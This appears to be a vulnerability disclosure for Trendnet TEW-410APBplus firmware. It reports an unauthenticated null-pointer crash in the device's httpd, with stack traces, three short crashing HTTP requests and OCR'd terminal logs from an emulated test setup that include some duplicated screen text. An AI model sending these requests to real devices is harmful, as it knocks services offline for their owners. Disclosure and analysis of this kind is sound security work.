Trendnet firmware_tew_410apbplus_1.3.06b Local (LAN) Denial of Service Vulnerability, without Authentication

Basic Info

Vendor: Trendnet
Device: firmware_tew_410apbplus
Version: firmware_tew_410apbplus_1.3.06b
Vulnerability Impact: Denial of Service
Vulnerability Type:Null Pointer dereference
Is authentication required: No

Vulnerability description

We discovered a null pointer reference vulnerability that can directly cause a web server in a remote device to crash without authentication, leading to a denial of service attack.

The vulnerability occurs in the `/usr/sbin/httpd` binary. When `httpd`receives a carefully constructed HTTP request, it will crash and exit due to a null pointer reference.

We discovered a null pointer reference vulnerability in the `/usr/sbin/httpd` binary that can crash a web server on a remote device without requiring authentication, resulting in a denial of service attack. The server crashes and exits when the program receives a specially crafted HTTP request.

The stack trace when the vulnerability is triggered is as follows:

poc1:

"#0 .accept()",
"#1 main()",
"#2 .fdopen()",
"#3 sub_402598()",
"#4 .fgets()",
"#5 .sscanf()",
"#6 .strcmp()",
"#7 .strncasecmp()",
"#8 .strspn()",
"#9 .strncpy()",
"#10 .strcasecmp()",
"#11 .strlen()",
"#12 .strncmp()",
"#13 .strstr()",

"#14 sub_40219C()",
"#15 .strchr()",
"#16 sub_4022AC()",
"#17 .strcspn()",
"#18 sub_40A504()",
"#19 .nvram_get()",
"#20 sub_4019A0()",
"#21 sub_402008()"

---

poc2:

"#0 .accept()",
"#1 main()",
"#2 .fdopen()",
"#3 sub_402598()",
"#4 .fgets()",
"#5 .sscanf()",
"#6 .strcmp()",
"#7 .strncasecmp()",
"#8 .strspn()",
"#9 .strncpy()",
"#10 .strcasecmp()",
"#11 .strlen()",
"#12 .strncmp()",
"#13 .strstr()",
"#14 .snprintf()",
"#15 sub_40219C()",
"#16 .strchr()",
"#17 sub_4022AC()",
"#18 sub_40A504()",
"#19 .nvram_get()",
"#20 sub_4019A0()",
"#21 sub_402008()"


---

poc3:

"#0 .accept()",
"#1 main()",
"#2 .fdopen()",
"#3 sub_402598()",
"#4 .fgets()",
"#5 .sscanf()",
"#6 .strcmp()",
"#7 .strncasecmp()",
"#8 .strspn()",
"#9 .strncpy()",
"#10 .strcasecmp()",
"#11 .strlen()",
"#12 .strncmp()",

```
"#13 .strstr()",
"#14 sub_40219C()",
"#15 .strchr()",
"#16 sub_4022AC()",
"#17 .strcspn()",
"#18 sub_40A504()",
"#19 .nvram_get()",
"#20 sub_4019A0()",
"#21 sub_402008()",
"#22 sub_401D84()",
"#23 .time()",
"#24 .gmtime()",
"#25 .strftime()",
"#26 .fwrite()",
"#27 sub_40A660()",
"#28 .strsep()",
"#29 init_cgi()",
"#30 sub_409EFC()"
```

We use PoC1 as an example to illustrate. The final crash address of the program is 0x401ADC in strchr(). After examining the code of sub_4019A0() and the characteristics of the corresponding PoC, it can be determined that this is caused by the program attempting to forcefully read a non-existent field (“Basic ”) in the HTTP request. The remaining vulnerabilities are similar and can be determined to be due to issues when reading the HTTP header, based on the PoC.



PoC

We've attached 3 PoCs that trigger the vulnerability. We also provided a minimized PoC that can trigger the vulnerability to help verify the issue and identify the root cause.

PoC1:
(https://drive.google.com/file/d/1idRNkvFHyh5vOxw2VIs2wcwdVOVLuqkG/view?usp=drive_link)

```
POST /apply.cgi 0
Authorization:Basic ?
```

PoC2:
(https://drive.google.com/file/d/1oDjVHdvYLBYc0TBGNWWoEcCMEppeudss/view?usp=drive_link)

```
GET /0/ 0
Authorization:Basic ?
```


PoC3:
(https://drive.google.com/file/d/1O4eAfGLIrX9Vx6u4jZd9OH9T8pDUq3OL/view?usp=drive_link)

```
GET /apply.cgi 0
Authorization:Basic YWRtaW46YWRtaW4
```


Result

When `/usr/sbin/httpd`, the web server, is started, sending any of the above PoCs will cause the program to crash and quit.


Poc1



Poc2


File Edit View Search Terminal Help
00/tcp, :::8000->8000/udp, 0.0.0.0:8080->8080/tcp, 0.0.0.0:8080->8080/udp, :::8080->8080/tcp, :::8080->8080/udp, 0.0.0.0:8181->8181/tcp, 0.0.0.0:8181->8181/udp, :::8181->8181/tcp, :::8181->8181/udp, 0.0.0.0:9090-9091->9090-9091/tcp, 0.0.0.0:9090-9091->9090-9091/udp, :::9090-9091->9090-9091/tcp, :::9090-9091->9090-9091/udp minimal-gh_rehosted-1
zzw@ubuntu:~/Desktop/vul3$ sudo docker exec -it a1abb96a09d6 /greenhouse/busybox sh
/ # /greenhouse/busybox ls
EXECVE_TRACE fakeproc init.sh sanitize_dev.sh
FIRMWELL_NET fakesys interface_setup.sh sbin
GH_SUCCESSFUL_BIND firmadyne lib setup_dev.sh
GREENHOUSE_BGLOG fs mnt sleep.sh
MISSING_NVRAMS fw.sh nvram.ini sys
MISS_DEV fw_watchdog.sh proc target_ports
NVRAM_ACCESS gh_nvram qemu-mipsel-static target_urls
QEMU_CMDLINE gh_nvram.ini qemu_log_mapping tmp
bin ghdev qemu_run.sh usr
clean_fs.sh ghetc run.sh var
create_mtd.sh ghproc run_background.sh www
dev ghsys run_clean.sh
etc ghtmp run_debug.sh
execve_debug greenhouse run_setup.sh
/ # cd crash/
/crash # ls
sh: ls: not found
/crash # /greenhouse/busybox ls
528655474397020348 529784031479333444 529784035841409604 529784037250695748
/crash # /greenhouse/busybox cat 529784031479333444
GET /0/ 0
/crash # /greenhouse/busybox cat 529784031479333444
GET /0/ 0
/crash # /greenhouse/busybox cat 529784031479333444
GET /0/ 0
/crash # /greenhouse/busybox cat 529784031479333444 |/greenhouse/busybox nc 192.168.1.1 80
/crash #
2
1 0 0:00 /greenhouse/busybox sh /run_clean.sh qemu-mipsel-static -- /usr/sbin/htt
17 0 0:00 /greenhouse/busybox sleep 100000
19 0 0:00 /greenhouse/busybox sh
25 0 0:00 /greenhouse/busybox sh
33 0 0:00 /greenhouse/busybox ps
/ # /qemu-mipsel-static /usr/sbin/httpd
1
/ # /qemu-mipsel-static netstat -anut
Error while loading netstat: No such file or directory
/ # /greenhouse/busybox netstat -aunt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:35001 0.0.0.0:* LISTEN
tcp 0 0 192.168.1.1:38771 192.168.1.1:80 TIME_WAIT
3
udp 0 0 127.0.0.11:50522 0.0.0.0:*
/ # /greenhouse/busybox ls
EXECVE_TRACE greenhouse
FIRMWELL_NET init.sh
GH_SUCCESSFUL_BIND interface_setup.sh
GREENHOUSE_BGLOG lib
MISSING_NVRAMS mnt
MISS_DEV nvram.ini
NVRAM_ACCESS proc
QEMU_CMDLINE qemu-mipsel-static
3
bin qemu_httpd_20241216-060301_43.core
clean_fs.sh qemu_log_mapping
crash qemu_run.sh
create_mtd.sh run.sh
dev run_background.sh
etc run_clean.sh
execve_debug run_debug.sh
fakeproc run_setup.sh
fakesys sanitize_dev.sh
firmadyne sbin
fs setup_dev.sh
fw.sh sleep.sh
fw_watchdog.sh sys
gh_nvram target_ports
gh_nvram.ini target_urls
ghdev tmp
ghetc usr
ghproc var
ghsys www
ghtmp
extracted
llvm
140NOE771 01 For Unity Use...
vul1

Poc3


File Edit View Search Terminal Help
33 0 0:00 /greenhouse/busybox ps
/ # kill -9 17
/ # /greenhouse/busybox ps
PID USER TIME COMMAND
1 0 0:00 /greenhouse/busybox sh /run_clean.sh qemu-mipsel-static -- /u
19 0 0:00 /greenhouse/busybox sleep 100000
20 0 0:00 /greenhouse/busybox sh
26 0 0:00 /greenhouse/busybox sh
35 0 0:00 /greenhouse/busybox ps
/ # /qemu-mipsel-static /usr/sbin/httpd
/ # /greenhouse/busybox netstat -anut
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.11:37323 0.0.0.0:* LISTEN
udp 0 0 127.0.0.11:58138 0.0.0.0:*
/ # /greenhouse/busybox netstat -anut
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:37323 0.0.0.0:* LISTEN
tcp 0 0 192.168.1.1:37195 192.168.1.1:80 TIME_WAIT
udp 0 0 127.0.0.11:58138 0.0.0.0:*
/ # /greenhouse/busybox ls
EXECVE_TRACE greenhouse
FIRMWELL_NET init.sh
GH_SUCCESSFUL_BIND interface_setup.sh
GREENHOUSE_BGLOG lib
MISSING_NVRAMS mnt
MISS_DEV nvram.ini
NVRAM_ACCESS proc
QEMU_CMDLINE qemu-mipsel-static
bin qemu_httpd_20241216-060720_43.core
clean_fs.sh qemu_log_mapping
crash qemu_run.sh
create_mtd.sh run.sh
dev run_background.sh
clean_fs.sh qemu_log_mapping
crash qemu_run.sh
create_mtd.sh run.sh
dev run_background.sh
etc run_clean.sh
execve_debug run_debug.sh
fakeproc run_setup.sh
fakesys sanitize_dev.sh
firmadyne sbin
fs setup_dev.sh
fw.sh sleep.sh
fw_watchdog.sh sys
gh_nvram target_ports
gh_nvram.ini target_urls
ghdev tmp
ghetc usr
ghproc var
ghsys www
ghtmp
/ # zzw@ubuntu:~/Desktop/vul3$ sudo docker exec -it 0cb3650b9cba /greenhouse/busybox sh
/ # /greenhouse/busybox ls
EXECVE_TRACE fakeproc init.sh sanitize_dev.sh
FIRMWELL_NET fakesys interface_setup.sh sbin
GH_SUCCESSFUL_BIND firmadyne lib setup_dev.sh
GREENHOUSE_BGLOG fs mnt sleep.sh
MISSING_NVRAMS fw.sh nvram.ini sys
MISS_DEV fw_watchdog.sh proc target_ports
NVRAM_ACCESS gh_nvram qemu-mipsel-static target_urls
QEMU_CMDLINE gh_nvram.ini qemu_log_mapping tmp
bin ghdev qemu_run.sh usr
clean_fs.sh ghetc run.sh var
create_mtd.sh ghproc run_background.sh www
dev ghsys run_clean.sh
etc ghtmp run_debug.sh
execve_debug greenhouse run_setup.sh
/ # cd crash/
/crash # ls
sh: ls: not found
/crash # /greenhouse/busybox ls
528655474397020348 529784031479333444 529784035841409604 529784037250695748
/crash # /greenhouse/busybox cat 529784035841409604
GET /apply.cgi 0
/crash # /greenhouse/busybox cat 529784035841409604 |/greenhouse/busybox nc 192.168.1.1 80
/crash #
extracted
llvm
140NOE771 01 For Unity Use...
vul1